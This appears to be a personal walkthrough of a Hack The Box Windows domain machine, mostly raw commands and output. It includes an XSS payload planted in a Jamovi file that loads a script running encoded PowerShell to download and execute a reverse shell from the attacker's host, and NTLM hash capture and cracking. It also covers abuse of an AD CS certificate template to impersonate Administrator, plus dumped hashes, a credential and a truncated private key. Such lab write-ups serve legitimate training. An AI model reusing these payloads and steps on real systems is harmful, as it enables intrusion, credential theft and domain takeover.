
/etc/hosts


Note the ip changed... to 172 subnet...

```
10.10.11.102    www.windcorp.htb windcorp.htb
172.27.192.1    earth.windcorp.htb softwareportal.windcorp.htb WMSvc-SHA2-WEBSERVER01
```

set up socks proxy in metasploit

```
use auxiliary/server/proxy_socks
```





Softwareportal.windcorp.htb

```
<!-- Services-->
<section class="page-section" id="services">
<div class="container">
<h2 class="text-center mt-0">Our software</h2> <hr class="divider my-4" />
<div class="row"> <div class="col-lg-3 col-md-6 text-center">
<div class="mt-5">
<i class="fas fa-4x fa-gem text-primary mb-4"></i>
<h3 class="h4 mb-2">
<a href='[http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=7z1900-x64.exe](view-source:http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=7z1900-
x64.exe)'>7-zip</a>
</h3>
<p class="text-muted mb-0">Pack and unpack files. Passwordprotect your arhives!</p>
</div>
</div>
<div class="col-lg-3 col-md-6 text-center">
<div class="mt-5"> <i class="fas fa-4x fa-laptop-code text-primary mb-4"></i> <h3 class="h4 mb-2"><a href='[http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=gimp-2.10.24-setup-3.exe]
```

```
(view-source:http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=gimp-2.10.24-setup-3.exe)'>Gimp</a></h3> <p class="text-muted mb-0">Whether you are a graphic designer, photographer, illustrator, or scientist, GIMP provides you with sophisticated tools to get your job done. </p> </div> </div> <div class="col-lg-3 col-md-6 text-center"> <div class="mt-5"> <i class="fas fa-4x fa-globe text-primary mb-4"></i> <h3 class="h4 mb-2"><a href='[http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=jamovi-1.6.16.0-win64.exe](view-source:http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=jamovi-1.6.16.0-win64.exe)'>Jamovi</a></h3> <p class="text-muted mb-0">Free and open statistical software to bridge the gap between researcher and statistician</p> </div> </div> <div class="col-lg-3 col-md-6 text-center"> <div class="mt-5"> <i class="fas fa-4x fa-heart text-primary mb-4"></i> <h3 class="h4 mb-2"><a href='[http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=vlc-3.0.12-win64.exe](view-source:http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=vlc-3.0.12-win64.exe)'>VLC</a></h3> <p class="text-muted mb-0">VLC is a free and open source cross-platform multimedia player and framework that plays most multimedia files, and various streaming protocols.</p> </div> </div> <div class="col-lg-3 col-md-6 text-center"> <div class="mt-5"> <i class="fas fa-4x fa-heart text-primary mb-4"></i> <h3 class="h4 mb-2"><a href='[http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=VNC-Viewer-6.20.529-Windows.exe](view-source:http://softwareportal.windcorp.htb/install.asp?client=172.27.205.136&software=VNC-Viewer-6.20.529-Windows.exe)'>VNC</a></h3> <p class="text-muted mb-0">Control VNC® enabled computers with VNC® Viewer..</p> </div> </div> </div> </div> </section>
```

visit

```
http://softwareportal.windcorp.htb/install.asp?client=$SELF&software=vlc-3.0.12-win64.exe
```

Responder

```
[+] Listening for events...

[WinRM] NTLMv2 Client   : 10.10.11.102
[WinRM] NTLMv2 Username : windcorp\localadmin
[WinRM] NTLMv2 Hash     :
localadmin::windcorp:1122334455667788:FFE2B3AFA6CCF7AD182999B8E00646AC:0101000000000000033DC59207D4D70172E7EBD237C4ABBB0000000002000800390046004200400A0001001E00570049004E002D004B0037004100320053003900520043004200480048004C00040014003900460042004A002E004C004F00430041004C0003003400570049004E002D004B00370041003200530039005200430042004800C002E003900460042004A002E004C004F00430041004C00050014003900460042004A002E004C004F00430041004C000800300030000000000000000000000000210000007414BBAD005F7514BFA3C0CE581602C849B6F4DD69F851C6C96B9192A48FB3CD0A001000000000000000000000000000000000000900220048005400540050002F00310030002E00310030002E00310034002E0031003500350000000000000000000
```

hashcat

localadmin:Secret123 00 - Loot > Creds

```
kali@kali:~$ crackmapexec smb $IP -u localadmin -p Secret123 --shares
SMB         10.10.11.102    445    EARTH            [*] Windows 10.0 Build 17763 x64 (name:EARTH) (domain:windcorp.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.102    445    EARTH            [+] windcorp.htb\localadmin:Secret123
SMB         10.10.11.102    445    EARTH            [+] Enumerated shares
SMB         10.10.11.102    445    EARTH            Share           Permissions     Remark
SMB         10.10.11.102    445    EARTH            -----           -----------     ------
SMB         10.10.11.102    445    EARTH            ADMIN$                          Remote Admin
SMB         10.10.11.102    445    EARTH            C$                              Default share
SMB         10.10.11.102    445    EARTH            CertEnroll      READ            Active Directory Certificate Services share
SMB         10.10.11.102    445    EARTH            IPC$            READ            Remote IPC
SMB         10.10.11.102    445    EARTH            NETLOGON        READ            Logon server share
SMB         10.10.11.102    445    EARTH            Shared          READ
SMB         10.10.11.102    445    EARTH            SYSVOL          READ            Logon server share
```

```
kali@kali:~$ crackmapexec smb $IP -u localadmin -p Secret123 --shares -M spider_plus
[-] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/slinky.py: No module named 'pylnk3'
SMB         10.10.11.102    445    EARTH            [*] Windows 10.0 Build 17763 x64 (name:EARTH) (domain:windcorp.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.102    445    EARTH            [+] windcorp.htb\localadmin:Secret123
SPIDER_P... 10.10.11.102    445    EARTH            [*] Started spidering plus with option:
SPIDER_P... 10.10.11.102    445    EARTH            [*]        DIR: ['print$']
SPIDER_P... 10.10.11.102    445    EARTH            [*]        EXT: ['ico', 'lnk']
SPIDER_P... 10.10.11.102    445    EARTH            [*]       SIZE: 51200
SPIDER_P... 10.10.11.102    445    EARTH            [*]     OUTPUT: /tmp/cme_spider_plus
```

smb shares

```
kali@kali:~$ cat 10.10.11.102.json |jq '.|keys'
[
  "CertEnroll",
  "IPC$",
  "NETLOGON",
  "SYSVOL",
  "Shared"
]
```

smb share files

```
kali@kali:~$ cat 10.10.11.102.json |jq '. | map_values(keys)'

{
  "CertEnroll": [
    "earth.windcorp.htb_windcorp-CA.crt",
    "earth.windcorp.thm_windcorp-EARTH-CA.crt",
    "nsrev_windcorp-CA.asp",
    "nsrev_windcorp-EARTH-CA.asp",
    "windcorp-CA+.crl",
    "windcorp-CA.crl",
    "windcorp-EARTH-CA+.crl",
    "windcorp-EARTH-CA.crl"
  ],
  "IPC$": [
    "010a680a52cd1329",
    "78ZNwHLrCWyLJmuEgagxC27zuxkJso1FgwG5hKsicbfJPS2X5We9Y42BMqm1r9cDYWhDZPYBrglEAIQVV800ERpk0XWil0OJSiaYhbisPDSUH5FrubHfl9",
    "CPFATP_3964_v4.0.30319",
    "InitShutdown",
    "LSM_API_service",
    "PIPE_EVENTROOT\\CIMV2SCM EVENT PROVIDER",
    "ROUTER",
    "RpcProxy\\49673",
    "RpcProxy\\593",
    "W32TIME_ALT",
    "Winsock2\\CatalogChangeListener-1e4-0",
    "Winsock2\\CatalogChangeListener-210-0",
    "Winsock2\\CatalogChangeListener-268-0",
    "Winsock2\\CatalogChangeListener-274-0",
    "Winsock2\\CatalogChangeListener-274-1",
    "Winsock2\\CatalogChangeListener-37c-0",
    "Winsock2\\CatalogChangeListener-444-0",
    "Winsock2\\CatalogChangeListener-630-0",
    "Winsock2\\CatalogChangeListener-b1c-0",
    "Winsock2\\CatalogChangeListener-b60-0",
    "Winsock2\\CatalogChangeListener-b94-0",
    "atsvc",
    "cert",
```

```
    "docker_engine",
    "epmapper",
    "eventlog",
    "iisipm7aee3d78-73b8-431b-a21b-a14df59ced79",
    "iislogpipe9e173b81-bcc6-4058-adcd-9f4f6a59cbd7",
    "lsass",
    "netdfs",
    "ntsvcs",
    "scerpc",
    "srvsvc",
    "tapsrv",
    "vgauth-service",
    "wkssvc"
  ],
  "NETLOGON": [],
  "SYSVOL": [
    "windcorp.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI",
    "windcorp.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf",
    "windcorp.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol",
    "windcorp.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI",
    "windcorp.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf",
    "windcorp.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol"
  ],
  "Shared": [
    "Documents/Analytics/Big 5.omv",
    "Documents/Analytics/Bugs.omv",
    "Documents/Analytics/Tooth Growth.omv",
    "Documents/Analytics/Whatif.omv",
    "Software/7z1900-x64.exe",
    "Software/VNC-Viewer-6.20.529-Windows.exe",
    "Software/jamovi-1.6.16.0-win64.exe"
  ]
}
```


Jamovi exploit

Whatif.omv

unzip in windows box and modify name field. then zip back up and get back on kali box seemed to work for me...
note this the xss exploit piece vaguely shown on github


```
{
  "dataSet": {
    "rowCount": 60,
    "columnCount": 3,
    "removedRows": [],
    "addedRows": [],
    "fields": [
      {
        "name": "<script src=\"http://10.10.14.155/exploit.js\"></script>",
        "id": 1,
        "columnType": "Data",
        "dataType": "Decimal",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "number",
        "importName": "len",
        "description": "",
        "transform": 0,
        "edits": [],
        "missingValues": []
      }
        ],
    "transforms": []
  }
}
```


exploit.js

```
const { exec } = require('child_process');
exec('powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADEANQA1AC8ASQBuAHYAbwBrAGUALQBQAG8AdwBlAHIAUwBoAGUAbABsAFQAYwBwAC4AcABzADEAJwApAA==');
```

For windows rev shell encoding

```
echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.155/Invoke-PowershellTcp.ps1')" | iconv --to-code UTF16LE | base64 -w0
```

After Many resets and typos finally have a shell as user!!

```
kali@kali:~/smb$ rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.102 50170
Windows PowerShell running as user diegocruz on EARTH
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami
windcorp\diegocruz
PS C:\Windows\system32>
```

enumeration

```
whoami /all

USER INFORMATION
----------------

User Name          SID
================== ============================================
windcorp\diegocruz S-1-5-21-3510634497-171945951-3071966075-3245


GROUP INFORMATION
-----------------

Group Name                             Type             SID                                          Attributes
====================================== ================ ============================================ ==================================================
```

```
Everyone                                    Well-known group S-1-1-0                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                               Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                               Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                               Group used for deny only
NT AUTHORITY\INTERACTIVE                    Well-known group S-1-5-4                                    Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                               Well-known group S-1-2-1                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                   Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group S-1-2-0                                    Mandatory group, Enabled by default, Enabled group
WINDCORP\webdevelopers                      Group            S-1-5-21-3510634497-171945951-3071966075-3290 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level      Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

install.ps1 - (first exploit to get user hash)

```
    Directory: C:\script


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        5/25/2021  10:56 PM            781 install.ps1


type install.ps1
$pw = convertto-securestring -AsPlainText -Force -String "Secret123"
$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist "windcorp\localadmin",$pw

Get-ChildItem "C:\installtask" -Filter *.task |
Foreach-Object {
        $software = (Get-Content -Path $_.FullName -TotalCount 2)[-1]
        $client = (Get-Content -path $_.FullName -TotalCount 2)[-2]
        Remove-Item -path $_.FullName
        $file = '\\earth.windcorp.htb\Shared\Software\'+$software


        $session = New-PSSession -ComputerName $client -credential $cred
        Copy-Item -Path $file -ToSession $session -Destination 'c:\windows\temp\installer.exe'

        Invoke-Command -Session $session -ScriptBlock {
            c:\windows\temp\installer.exe /silent
        }
        Remove-PSSession $session
}
```

consoleHost_history.txt

```
type C:\Users\diegocruz\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
powershell  -W Hidden -nop -ep bypass -NoExit -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADEANgAuADIAMwA5ACcALAA0ADQANAA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAnADQAbgBkAHIAMwA0AHoAPgAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
iwr http://192.168.66.3/ch64.exe -outfile ch64.exe
exit
ls
iwr http://192.168.66.3/ch64.exe
iwr http://192.168.66.3/ch64.exe -outfile ch64.exe
dir
ch64 client 192.168.66.3:6666 R:socks
dir
netsh interface portproxy show all
ipconfig
new-item HKCU:\Software\Microsoft\Windows\CurrentVersion\UserProfileEngagement
New-ItemProperty HKCU:\Software\Microsoft\Windows\CurrentVersion\UserProfileEngagement -name ScoobeSystemSettingEnabled -Value 1 -Type dword
sdelete.exe -z c:\
cmd
```

nothing much here.. but interesing

jamov.cmd (2nd exploit to get diegocruz user)

```
type C:\Users\diegocruz\Documents\script\jamov.cmd
@echo off
start "C:\Program Files\jamovi 1.6.16.0\bin\jamovi.exe" "C:\Shared\Documents\Analytics\Whatif.omv"
ping -n 30 127.1 >NUL
taskkill /im jamovi.exe /f
powershell (ls C:\Shared\Documents\Analytics\Whatif.omv).lastwritetime = Get-Date
exit
```

NTLMv2 hash (unable to crack.)

```
T%P%P%P%P%P%P%P%P%c% Enumerating Security Packages Credentials
  Version: NetNTLMv2
  Hash:
DiegoCruz::WINDCORP:1122334455667788:201cc9d82887714557d52a2e46d97f8d:01010000000000005e42639cbcd5d701be29226205f7586e000000008003000300000000000000010000000200000d85a36c495325711e3aba138e17a5452f8158e02aa0fe98
eff2edfaadf
f6bf510a0010000000000000000000000000000000000000900000000000000000000
```

net users

```
net users

User accounts for \\EARTH

-------------------------------------------------------------------------------
Administrator            DiegoCruz                krbtgt
The command completed successfully.

net user DiegoCruz
User name                    DiegoCruz
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 5:42:38 PM
Password expires             Never
Password changeable          5/27/2021 5:42:38 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/10/2021 6:16:51 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *webdevelopers
The command completed successfully.
```

- webdevelopers group

upload Certify.exe to box.

Certify

```
PS C:\temp> .\Certify find
.\Certify find

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=windcorp,DC=htb'

[*] Listing info about the Enterprise CA 'windcorp-CA'

    Enterprise CA Name            : windcorp-CA
    DNS Hostname                  : earth.windcorp.htb
    FullName                      : earth.windcorp.htb\windcorp-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=windcorp-CA, DC=windcorp, DC=htb
    Cert Thumbprint               : 280458EB20AE6B8ABFFE9B428A5078094F91B3E8
    Cert Serial                   : 3645930A75C5C8BA4AAC0A5C883DEE60
    Cert Start Date               : 5/24/2021 7:48:07 PM
    Cert End Date                 : 5/24/2036 7:58:07 PM
    Cert Chain                    : CN=windcorp-CA,DC=windcorp,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               WINDCORP\Domain Admins        S-1-5-21-3510634497-171945951-3071966075-512
      Allow  ManageCA, ManageCertificates               WINDCORP\Enterprise Admins    S-1-5-21-3510634497-171945951-3071966075-519
    Enrollment Agent Restrictions : None

[*] Available Certificates Templates :

    ...[snip]...

    CA Name                               : earth.windcorp.htb\windcorp-CA
    Template Name                         : Web
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Server Authentication
    mspki-certificate-application-policy  : Server Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : WINDCORP\Domain Admins        S-1-5-21-3510634497-171945951-3071966075-512
                                      WINDCORP\Enterprise Admins    S-1-5-21-3510634497-171945951-3071966075-519
        All Extended Rights         : WINDCORP\webdevelopers        S-1-5-21-3510634497-171945951-3071966075-3290
      Object Control Permissions
        Owner                       : WINDCORP\Administrator        S-1-5-21-3510634497-171945951-3071966075-500
        Full Control Principals     : WINDCORP\webdevelopers        S-1-5-21-3510634497-171945951-3071966075-3290
        WriteOwner Principals       : WINDCORP\Administrator        S-1-5-21-3510634497-171945951-3071966075-500
                                      WINDCORP\Domain Admins        S-1-5-21-3510634497-171945951-3071966075-512
                                      WINDCORP\Enterprise Admins    S-1-5-21-3510634497-171945951-3071966075-519
                                      WINDCORP\webdevelopers        S-1-5-21-3510634497-171945951-3071966075-3290
        WriteDacl Principals        : WINDCORP\Administrator        S-1-5-21-3510634497-171945951-3071966075-500
                                      WINDCORP\Domain Admins        S-1-5-21-3510634497-171945951-3071966075-512
                                      WINDCORP\Enterprise Admins    S-1-5-21-3510634497-171945951-3071966075-519
                                      WINDCORP\webdevelopers        S-1-5-21-3510634497-171945951-3071966075-3290
        WriteProperty Principals    : WINDCORP\Administrator        S-1-5-21-3510634497-171945951-3071966075-500
                                      WINDCORP\Domain Admins        S-1-5-21-3510634497-171945951-3071966075-512
                                      WINDCORP\Enterprise Admins    S-1-5-21-3510634497-171945951-3071966075-519
                                      WINDCORP\webdevelopers        S-1-5-21-3510634497-171945951-3071966075-3290
```

```
Certify completed in 00:00:12.9842987
```

- webdevelopers group can control this web certificate

Perfect so we can create a virtual smart card for login
see 25 - Resources for explanation

steps

1. upload PowerView.ps1
2. modify ADCS.ps1 - (remove this line - Reset-ADCSTemplate -Name $TemplateName)
3. upload ADCS.ps1

on Windows

1. `Import-Module .\PowerView.ps1`
2. `Import-Module .\ADCS.ps1`
3. `Get-SmartcardCertificate -TemplateName Web -Identity localadmin -NoSmartcard`
4. `Certify.exe request /ca:earth.windcorp.htb\windcorp-CA /template:Web /altname:Administrator`

```
.\Certify.exe request /ca:earth.windcorp.htb\windcorp-CA /template:Web /altname:Administrator

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : WINDCORP\diegocruz
ified, using current context as subject.

[*] Template                : Web
[*] Subject                 : CN=Diego Cruz, OU=MainOffice, DC=windcorp, DC=htb
[*] AltName                 : Administrator

[*] Certificate Authority   : earth.windcorp.htb\windcorp-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 7

[*] cert.pem         :


-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAqjjcezxQxnRfrbH9jlREQRgpD8jihzXuIpx82mYEWG1QJ/ue
f6aiHLXfmudnhCgH/fEkqvGj47yLhcsAhswqEf9eZyiK3dpSqfj+KdqByH6I77Cm
7WiLcxgXYw3IVEvhhz+rQF7BjfcUoJZ/gQaGumgIDU5igEtzVOAyWwfaQPKqN3w
KhTZrXx4ZQWlwG72DWiyM2vla1XACUPsTfJFM0PxXMRdVwtPA4XPMW2xDVITBEgF
aUXmLv7kNXCI5lQGQp10ovECME9p/y2nsrL9xV1WtMJDa+l7C97Kegt7XqDMYK80
vrRPreLRmqnufCk9ictqgXnotIEhuLNDJbv6OQIDAQABAoIBAFYMzJiX0xWfusZp
1g3fV2m4tvk9yhYkEy/3/73AGK5DBGRR9Lv/FrCA2HrMRC4wtmmPP8QSx5DWvYlz
J9780r+qYqSvgBPKzEMUlhe+WCFspfjVSm1jhkuspPmYcELYwUmEIJH5HzJzOmp
audkzzLoaDmh0hVjpy3G6rHoMLC64OSZvFK44XOh5cUhW4sAuYwdNQoY20fUEj3Z
nLfpR3t4s0hLfI02LgUT0ZyBSqag3lSJzQicaFUtw3ITU3JGtqPd/SslwOBBMAf3
Qkgu0F5G1xaCVlIFMVUD4tOk+beQ+PqNoTG+2oLieMaoqptkBFyl+EVmp/dFxJdC
5Y8ogmkCgYEA0vOaKCshhId1Yy9TpLGQklFkE1/lljS/dE8nB5CTeh3O+Jla4o+r
R0oleYENw4+J645LxEBz6iPZv0Eu4tJE4KY4pOT/lFiHImfnBP+iMzHX9aNaPnMZ
qpLe0f/rWpDcvThdlpMOf0t4wn2hJVWH11FxkpL7LTHjXoMg8Ua1PysCgYEAzpKk
